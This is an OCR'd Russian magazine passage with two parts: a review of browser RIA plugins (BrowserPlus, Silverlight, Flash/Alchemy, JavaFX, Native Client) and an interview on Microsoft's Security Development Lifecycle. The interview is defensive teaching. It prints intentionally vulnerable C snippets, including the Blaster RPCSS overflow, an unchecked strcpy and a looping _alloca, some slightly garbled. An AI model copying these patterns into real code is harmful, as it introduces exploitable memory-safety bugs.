☒ YAHOO! BROWSER PLUS — ПЛЮСАНУТЫЙ YAHOO БРАУЗЕР

САЙТ: browserplus.yahoo.com
ПОДДЕРЖКА БРАУЗЕРОВ: Firefox, IE 6/7,Safari, Chrome, платформы Mac и PC
ПРИМЕНЯЕТСЯ: некоторые проекты Yahoo!, Flickr


Yahoo! Browser Plus — еще один плагин для браузера, который расширяет возможности обычных веб-приложений (написанных на JavaScript). По сравнению с Google Gears, он появился недавно и еще не завоевал такой популярности, но вот что я тебе скажу: «Зря!». В отличие от Gears, BrowserPlus больше ориентирован на расширения визуальных функций и обладает несколькими уникальными фишками. Для примера: поддерживается такая обычная для приложений функция, как drag-n-drop, то есть ты просто можешь перетащить картинку на веб-страницу, и она будет автоматически загружена в открытое приложение.

В плагин встроена невероятно мощная библиотека обработки графики ImageMagic с такими возможностями, что при грамотном подходе графический Photoshop Express от самой Adobe на ее фоне покажется детской игрушкой уровня MS Paint. Есть и более экзотические фичи, вроде взаимодействия с внешними приложениями на Ruby, функции доступа к устройствам, определяющим местоположение (аналогичное есть и в Gears, но актуально, по большей части, только на смартфонах и нетбуках) и даже сервис Text-to-Speech (правда, если твоя ОС так не умеет, то никакого текста ты не услышишь). Резюмирую: задумка очень и очень неплохая, правда, ей пока не хватает популярности. Причины, кстати, лежат на поверхности: плагин долгое время был закрытым, и только-только на днях объявили об открытии исходного кода.

☒ MICROSOFT SILVERLIGHT/MOONLIGHT - ЛУЧ СВЕТА В ТЕМНОМ ЦАРСТВЕ

САЙТ: microsoft.com/silverlight/
ПОДДЕРЖКА БРАУЗЕРОВ: Firefox, IE 6/7, Safari, платформы Mac, PC и

Попытка агонизирующего гиганта веба шагнуть за пределы браузера





Технологию Silverlight используют для разных сервисов, в том числе и молодые разработчики конкурса ImageCup

Linux/Unix

ПРИМЕНЯЕТСЯ:

- **на сайтах Microsoft**
- **сайт баскетбольной организации NBA**
- **сервис для подкастов и мультимедии iStreamPlanet**
- **сервис онлайн-телевидения sky.com**

Распространенность Flash-а не дает покоя многим, включая гиганта Microsoft, а потому, доведя до ума (и неплохого, следует отметить, уровня) свою платформу .NET Framework, микрософтовцы обратили внимание на рынок веб-приложений. И вот результат — MS выпускает уже вторую версию Silverlight, а также, совместно с сообществом проекта Mono, открытую реализацию для Linux/Unix — Moonlight, что вообще знаковое событие. Это также плагин к браузеру, но уже другого порядка, нежели Gears или BrowserPLus. Silverlight — основа для исполнения приложений, которые могут использовать большинство возможностей мощной платформы .NET. Они имеют доступ к большому количеству мультимедийных функций (проигрывание HD-видео, работа с DRM-защитой, обработка аудио- и видео-форматов VC-1, WMV, WMA, MP3), широкие возможности разработки (ведь как основной язык применяется C#, при этом есть возможность использовать любой из .NET-языков), работа с XML и данными в базах данных, многопоточность. Все дополняется интеграцией с DHTML и JavaScript, а значит, можно не только писать приложения на этой платформе, но и прозрачно внедрять элементы Silverlight на веб-страницу, например, поддержку видео или средств рисования. А при помощи API для работы с сетью реально даже обойти ограничения обычного XMLHTTPRequest, являющегося основой всего AJAX-мира: допустим, реализовать возможность двустороннего обмена данными между клиентом и сервером по инициативе любой из сторон (то, что в AJAX-мире называется server-push или Comet и требует особых извращений для реализации). Здесь уже сложно понять, где кончается браузер и начинается операционная система. Silverlight — с одной стороны, это все же плагин к браузеру и все его возможности доступны на веб-страницах и через JavaScript API, с другой — он опирается на системные библиотеки и возможности, предоставляя разработчику в браузере почти все возможности обычных программ для .NET. Так что, если ты не кривишься при одном упоминании компании Microsoft и хочешь идти в ногу со временем, не стесняя себя в разработке крутых веб-программ, присмотрись к Silverlight 2, это действительно круто! Да, забыл сказать, что вся эта кухня работает как на Windows, так и на Mac, а с некоторыми ограничениями — даже на Linux.

Гоняем в Quake в браузере

Native Client (http://code.google.com/p/nativeclient) — новая технология от Google, представляющая собой открытую среду для запуска родного x86-кода прямо в браузере! Конечно, такой код должен отвечать требованиям безопасности и компилировать его надо специальными инструментами, но это уже серьезно! Так можно и Linux скомпилировать и заставить выполняться в браузере! Ну, или Quake запустить. Сделать это, кстати, несложно — всего в два шага:

1. Сначала установить Native Client (http://code.google.com/p/nativeclient);
2. Открыть в Google Chrome или Firefox'е страницу http://projects.cocaman.net/quake/quake.html.

ADOBE FLASH/FLEX И НЕМНОГО АЛХИМИИ


САЙТ: http://www.adobe.com/products

ПОДДЕРЖКА БРАУЗЕРОВ: Firefox, IE 6/7, Safari, платформы Mac, PC и Linux/Unix

ПРИМЕНЯЕТСЯ:

- **на сайтах Adobe**
- **интерактивные векторные карты www.orbismap.com**
- **аукцион eBay**
- **Google Analytics**
- **Еще список Flex-приложений — http://wiki.flash-ripper.com/?title=Примеры_Flex-приложений**

Flash представлять особо не надо, думаю, все и так его знают. Не так известна новая платформа, ориентированная как раз на веб и RIA-приложения — Adobe Flex. Она также базируется на Flash, однако дополне-



Одного плагина мало — для работы надо еще установить компоненты и разрешить браузеру использовать их возможности. Без этого никак, безопасность все же!

На днях вышла интересная технология от Sun, для поклонников Java — JavaFX. Она предназначена для разработки и запуска в браузере RIA-приложений, написанных при помощи специального языка FxScript. Платформа запускается поверх установленной JRE и обеспечивает продвинутые средства воспроизведения мультимедии (правда, им далеко до Silverlight или Flash), рисование, взаимодействие с веб-сервисами, а главное — работу на мобильных устройствах, что флешу дается ой как сложно. Большим плюсом будет то, что под Java есть множество средств разработки, которые пригодятся и при разработке JavaFX. Конечно, это только первая версия, и Sun еще надо реабилитироваться за провальные java-апплеты... Подробности: http://www.javafx.com/about/overview

на серверными компонентами, позволяющими обмениваться данными с приложением, а также языком описания интерфейсов MXML, который автоматизирует некогда рутинную работу по созданию разных кнопочек, меню и других GUI-элементов. Более того, Flash и Adobe не намерены отставать от конкурентов. Недавно анонсированная 10-я версия флеша — еще мощнее и интересней в плане основы для веб-приложений. Аналогично другим технологиям, а в особенности Silverlight, она предлагает развитые средства поддержки векторной графики, мультимедийных эффектов и работы с видео-аудио, вплоть до HD, мощные операции по обработке графики и мультимедии через компонент Adobe Pixel Blender! Но и это не все. Не открою секрет, если скажу, что во Flash встроена аппаратная акселерация. Понятно, что игры вроде FarCry или Crysis на флеше не сделаешь, а вот уровня Quake/Doom — вполне! Проект Adobe Alchemy — это целая алхимия для веб-приложений. Ведь теперь прямо с флешплеера можно обращаться и полноценно задействовать в работе сторонние компоненты, написанные на языках, привычных для настольной разработки, например C++. Специальный компилятор берет код любой библиотеки на C++ и превращает в код для виртуальной машины низкого уровня (еще не нативный код для процессора, но уже близко к нему и кроссплатформенно, ведь исполняется он поверх флеша — хоть намного ближе к процессору, чем к браузеру). Берешь C++ библиотеку, например, 3D-движок, компилируешь ее, а потом во флеше просто загружаешь и работаешь, получая таким образом без всяких специальных движков полное 3D со всеми поддержками DirectX или OpenGL! Если раньше гуру писали трехмерные движки на самом флеше, изощряясь и удивляя даже самих адобовцев (не веришь, посмотри — http://alternativaplatform.com/ru), то теперь такой же и даже выше уровень можно получить, просто скомпилировав хороший движок. Кстати — в Doom не хочешь поиграть? Тебе сюда — www.newgrounds.com/portal/view/470460.

А ЧТО В ОСАДКЕ?

А результат у нас простой. Для расширения функциональности веб-сайтов и всяких сетевых сервисов придумали и даже воплотили в железе (ой, в коде) сначала плагины для браузеров. Расширяя JavaScript, они добавили возможности, ранее недоступные или ограниченные, для обычных веб-страниц. Поигравшись с новинками, все сказали «вау, круто!». После чего опять продолжились разговоры об ограничениях, сетование на недоступность возможностей и прогресс в настольных платформах, например .NET от Microsoft. И здесь появилась вторая волна средств — плагины-платформы Silverlight и Adobe Flash/Flex/Alchemy, которые принесли в браузер большинство фичей настольного программирования, включая языки (C# и .NET Framework в Silverlight 2, C++ в Alchemy) и расширенную поддержку современной мультимедии. Правда, теперь писать на привычном JavaScript уже не получится, — надо изучать серьезные языки и соответствующие средства разработки. Блокнотом и подсветкой синтаксиса не обойдешься, применяй большие IDE (зря мы, что ли, описывали тебе десктоп веб-кодера в прошлом номере?). Все плавно перекочевало в плагины и теперь, если ты открываешь современное RIA-приложение на этих платформах, то смирись, что страничка — это только обертка, а браузер, скорее, помеха, чем помощник в работе. Тут уже недалеко до кощунственной мысли: а зачем веб-приложению, собственно, браузер? Может, ну его, нафиг? :)



После окончания московского Государственного Университета, начиная с 1999 года, Иван работает в «Майкрософт» в различных проектах по технологиям обеспечения безопасности ПО. Иван работал в группе по разработке методологии проектирования безопасного кода, группе по обеспечению безопасности Windows, а сейчас возглавляет группу по разработке внутренних инструментов для реализации подходов по проектированию безопасного кода.

SDL, ИЛИ БЕЗОПАСНОСТЬ ПО Microsoft

БЕСЕДУЕМ С ИВАНОМ МЕДВЕДЕВЫМ О SECURITY DEVELOPMENT LIFECYCLE

БЕСЕДУ ВЕДЕТ СТЕПА ИЛЬИН


2003 год, 1.500.000 инфицированных компьютеров по всему миру, 3.370.000 звонков в службу поддержки, множество негатива в прессе — цена ошибки в двух строчках кода службы RPCSS. Что изменилось в подходе к разработке безопасного кода со времен «Бластера», как самим писать надежные приложения — это и многое другое рассказал нам Иван Медведев, Senior Development Lead компании Microsoft.

«Если бы пять лет назад Microsoft поехала с презентацией на BlackHat, большинство людей просто рассмеялось бы», — признает наш гость. Сейчас же — это обычное явление. В Microsoft огромное число хороших специалистов по безопасности, настоящих профи, но заставить такую огромную машину работать безукоризненно очень сложно. Нельзя просто придти и сказать: «С завтрашнего дня все 50000 сотрудников, которые работают в Microsoft, станут специалистами по безопасности». Это нереально! Поэтому компания всерьез взялась за разработку некоторого набора практик, проверенных подходов и инструментальных средств, которые позволяют разрабатывать безопасный код. Именно благодаря этому появилось то, о чем мы сегодня и поговорим, — SDL или Security Development Lifecycle.

СЕМЬ СТАДИЙ SDL

Иван Медведев руководит отделом по разработке внутренних программных средств для проверки программного обеспечения. Он специально прилетел в Москву, чтобы представить свой доклад по SDL и моделированию угроз на конференции SEC(R)2008, а мы не упустили возможности пообщаться с ним лично. И вот что он нам рассказал.

SDL на русский проще перевести как «жизненный цикл безопасного программного обеспечения». По сути, это документация, которая описывает так называемые best practices — рекомендуемые практики того, как разрабатывать безопасные приложения, и какие инструменты необходимо использовать для проверки безопасности. Говоря просто: есть ряд правил, которым нужно следовать, и набор инструментов, которые нужно использовать. SDL предполагает, что разработка обязательно должна пройти семь стадий: обучение, подготовка требований, дизайн, разработка, проверка, выпуск, поддержка. Так вот, на каждой стадии документация SDL описывает какие-то рекомендуемые практики, — каким образом разрабатываемый код получался безопасным. Например, на стадии дизайна рекомендуется делать моделирование угроз и анализ поверхности атаки (подробности — дальше). На стадии разработки проверяется, не используются ли в проекте запрещенные функции, а также проводится статический анализ кода. Стадия проверки включает в себя такие вещи, как пентест, динамическое тестирование кода,


FxCop анализирует managed-код

Та самая ошибка

Ошибка, о которой идет речь в статье и которую, в итоге, эксплуатировал известный червь Blaster, была в следующем фрагменте кода:

```
WCHAR wszMachineName[N+1] {
        WCHAR wszMachineName[N + 1];
        …
        LPSTR pwszServerName = wszMachineName;
        while (*pwszPath != L'\\')
                *pwszServerName++ = *pwszPath++;
}
```

В этом коде атакующий использовал аргумент pwszPath, чтобы осуществить переполнение буфера wszMachineName.

а также фаззинг — все ради того, чтобы выявить проблемы в безопасности! Понятно, что со временем как сами подходы, так и используемые инструменты меняются и модернизируются, поэтому SDL — тоже не статический документ: внутри Microsoft он обновляется каждые шесть месяцев. Лично меня сильно порадовал гибкий подход компании к внесению изменений. Новые правила берутся не из головы со словами: «А давайте сделаем вот это, так будет лучше!» — вместо этого специальная группа прислушивается к отзывам разработчиков и анализирует актуальные проблемы и угрозы. Одним из источников данных для анализа является подразделение Microsoft Security Response Center, которое выпускает патчи для продуктов компании. Ребята из отдела, которым руководит Иван, изучают статистику выпущенных обновлений, и если в какой-то момент замечают, что появилось непропорционально большое количество ошибок переполнения буфера или, скажем, RPC, то начинают думать, как можно изменить и модернизировать SDL, чтобы подобных багов больше не было. Это могут быть какие-то проверки, совершенно новые инструментальные средства (которые специально разрабатываются) или, вообще, изменения в компиляторе. Приятно, что у ребят есть возможность влиять на то, как работает компания. Они могут сначала подойти к группе, которая занимается компилятором, и попросить реализовать для него новый свитч (опцию), чтобы устранить проблему или сигнализировать о ней еще во время компиляции, а потом сказать всем группам разработчиков, что использование этой опции отныне обязательно. Кстати говоря, ни один продукт с момента введения SDL не выходил без полного соответствия его требованиям.

КАК ЭТО ИСПОЛЬЗОВАТЬ?


Напрашивается один простой вопрос: а как вообще использовать SDL — внедрить его внутри компании и группы разработчиков? Видимо, я оказался далеко не первым, кто его задает :). В ноябре компания выпустила специальный мануал SDL Optimization Model, представляющий собой набор рекомендаций, а по сути, инструкцию о том, как внедрить SDL в отдельно взятой компании. Понятно, что в рамках одной статьи полностью раскрыть требования и рекомендации SDL не получится (зато по этой теме есть книжки), но чтобы понять, о чем речь, приведу несколько примеров из категории «лучшие практики».

Все проекты на C/C++ необходимо компилировать с флагом /GS (защита от переполнения буфера на основе стека), а линковать с /SAFESEH (/SafeSEH) — одно из правил SDL. В этом случае будут использованы механизмы защиты памяти с целью предотвращения эксплуатация общих уязвимостей. Еще одно правило из «Best Pratices» — использовать флаг /NXCompat, чтобы указать на совместимость бинарника со средствами предотвращения исполнения данных (DEP) (/NXCompat).

В ходе разработки обязательно использовать несколько утилит, в том числе — PREfast, FxCop, Application Verifier. Тулза для статического анализа кода PREfast является частью Visual Studio (начиная с версии 2005) и вызывается с помощью специальной опции компилятора — /analyze. К примеру, на следующий участок кода будет выдано предупреждение об использовании в цикле функции _alloca, что может быстро переполнить стек:

```
char *b;
do {
      b = (char*)_alloca(9)
} while(1)
```

Также распространяющийся когда-то как отдельная утилита, а теперь ставший частью Visual Studio, FxCop представляет собой инструмент для

Семь этапов SDL






Диаграмма угроз в SDL Threat Modeling Tool



info
Внутри Microsoft всегда используется более новая версия SDL (так, сейчас публично доступна версия 3.2, хотя MS «сидит» на 4.0). Внутри компании SDL может обновляться раз в пол года, но выпускать новую публичную версию с такой частотой просто нецелесообразно.



dvd
На DVD ты найдешь некоторые из упомянутых инструментов.

анализа кода, проверяющий сборки с управляемым кодом на соответствие правилам разработки с применением .NET Framework (да и вообще, здравому смыслу). Статический анализ позволяет выявить проблемы безопасности, быстродействия и надежности.

Application Verifier представляет собой уже динамический анализатор для unmanaged-кода. Динамический подход подразумевает, что программа анализируется прямо во время ее выполнения. AppVerif отслеживает активность приложения и проверяет, не выполняет ли оно действий, опасных с точки зрения безопасности. Например, если исследуемая программа создаст объект без дескриптора безопасности или небезопасным образом передает параметры в API, то выдается предупреждение.

Большая работа по улучшению качества кода была сделана в самой Visual Studio. IDE будет сильно ругаться, если ты попробуешь использовать опасные функции, например, strcpy. Рассмотрим фрагмент кода:

```
void func(char *p) {
   char d[20];
   strcpy(d,p);
   // etc
}
```

Если *p содержит ненадежные данные, то в этом коде имеется уязвимость. Но компилятор сам может заменить вызов функции strcpy вызовом более безопасной функции, которая позволит ограничить объем копируемых данных в соответствии с размером буфера назначения (а размер буфера статичен и известен в момент компиляции). Visual C++ позволяет включить в файл заголовков stdafx.h следующую строку:

```
#define _CRT_SECURE_CPP_OVERLOAD_STANDARD_
NAMES 1
```

Все, теперь компилятор заменит небезопасную функцию таким образом:


```
void func(char *p) {
   char d[20];
   strcpy_s(d,__countof(d), p);
   // etc
}
```

Вот лишь некоторые из инструментов, которые предлагает использовать SDL. На самом деле утилит для анализа кода и проверки приложения намного больше. В этом ты можешь убедиться, прочитав врезку. Но SDL — это не только набор утилит, это еще и описание подходов к разработке безопасного кода, в том числе, моделирования угроз.

МОДЕЛИРОВАНИЕ УГРОЗ

На скриншоте ты видишь диаграмму угроз для одного из приложений. Вообще, моделирование угроз — это один из основных элементов Microsoft SDL, можно даже сказать, святая святых всего SDL. Такие диаграммы легко рисуются на листе бумаге или на доске в офисе, но для этого нужно четко представлять себе правила их построения. На первых порах удобнее использовать специальные средства, которые выпускаются довольно давно, но до недавнего времени не отвечали всем современным требованиям.


Во время беседы Иван рассказал, что при его непосредственном участии в ноябре компания выпускает совершенно новое средство моделирования угроз — и


Начиная с Visual Studio 2005, статический анализатор кода PREfast включен в состав Visual Studio и вызывается специальной опцией компилятора — /Analyse

вот оно перед нами. SDL Threat Modeling Tool свободно доступно на сайте Microsoft, и единственное, что нужно для запуска, — это установленная на компьютере программа Visio.
Программа программой, а как создавать диаграммы угроз? Хороший вопрос! Начать стоит с некоторой обзорной диаграммы, в которой должно быть несколько интеракторов (участников), один или два процесса, хотя бы одно хранилище и соединяющие эти элементы потоки данных. Такая диаграмма должна иллюстрировать основную функциональность приложения. Следующий важный этап заключается в установке границ доверия. Границы доверия пересекают потоки данных — это точки, в которые может вмешаться атакующий. Так, процессы, общающиеся по сети, всегда пересекают границу доверия.
Есть несколько правил, которые нужно проверить:



1. Не появляются ли данные из воздуха? Запомни: данные приходят из внешних итеракторов или хранилищ.



2. У всех ли данных есть пользователи?

3. Не перемещаются ли данные магическим образом? Они всегда идут через процессы!

Далее необходимо пройтись по всем процессам и хранилищам данных, чтобы посмотреть, не нужно ли их разбить на более мелкие детали. В конечном итоге мы получаем готовую диаграмму, в которой можно распознать угрозы и выполнить их смягчение. Основная фишка SDL Threat Modeling Tool как раз в том, что она сама предлагает подсказки во время построения диаграмм, указывает на ошибки и позволяет седлать направляемый анализ угроз и смягчений. Кстати, ее ты найдешь на диске.

ФАЗЗИНГ

В MS достаточно много внутренних средств, которые пока не готовы, но со временем могут принести пользу, в том числе, для фаззинга. Первый серьезный фаззер был написан в компании четыре с половиной года назад, когда мало еще кто знал этот термин. Напомню, что фаззинг — это метод нахождения проблем в безопасности, основанный на подаче интересным образом манипулированных данных на вход программы: будь то API или ввод данных пользователей. Есть много его разновидностей, но, в целом, он считается наиболее эффективным средством выявления проблем безопасности (если смотреть на количество найденных им багов).
Фаззинг разделяется на множество категорий. Есть файл-фаззинг, который фаззит файлы. Программа, которая читает файл, каким-то образом его разбирает на части и что-то с ними делает. Например, Word с doc-файлами, просмотрщик изображений — с JPEG. Если взять этот JPEG и интересным образом поменять биты, то, возможно, эта программа, которая разбирает, вылетит с проблемой переполнения буфера. По-философски, фаззинг распределяется на генерацию и мутацию. Генерация — случайным образом придуманный набор байтов, который подсовывается тому же Word'у со словами: «Это на самом деле doc-файл, читай его». Мутация — изменения в хорошем файле. Преимущества и недостатки есть, как правило, у каждого из подходов. Очевидно, что в таких вещах, как сетевые протоколы, имеет смысл применять подходы мутации, используемые Man-in-the-middle фаззерами.

Помимо этого фаззинг разделяется на:

1. Глупый (dumb) фаззинг — ничего не знает о структуре файлов. «Давай вот этот битик инвертируем или сгенерируем случайный набор данных и пошлем его».

2. Умный (smart) фаззинг — имеет некоторые данные о структуре данных. К примеру, ему известно, что в JPEG в таком-то месте хранится длина какого-то блока. Посмотрим, что будет, если мы его увеличим на один. Или на максимальное значение, которое может содержаться в этом поле. Что получится? Нужно грамотно описать формат.

Есть внутренние средства, о которых Иван не может рассказывать по причинам NDA. Но есть и публично доступные фаззеры: Майк Эддингтон, который плотно сотрудничает с Microsoft, создал фаззер Peach (в переводе — персик, http://peachfuzzer.com). Достаточно эффективный фаззер, который принимает peach pits («косточки от персика») — как раз те самые описания формата, о которых мы говорили. С его помощью можно фаззить что угодно: включая сетевые сервисы, RPC, COM/DCOM, SQL-хранимые процедуры и файлы. Помимо этого стоит обратить внимание на:

- FileFuzz, а также другие фаззеры с сайта **Fuzzing Software** (http://www.fuzzing.org/fuzzing-software);
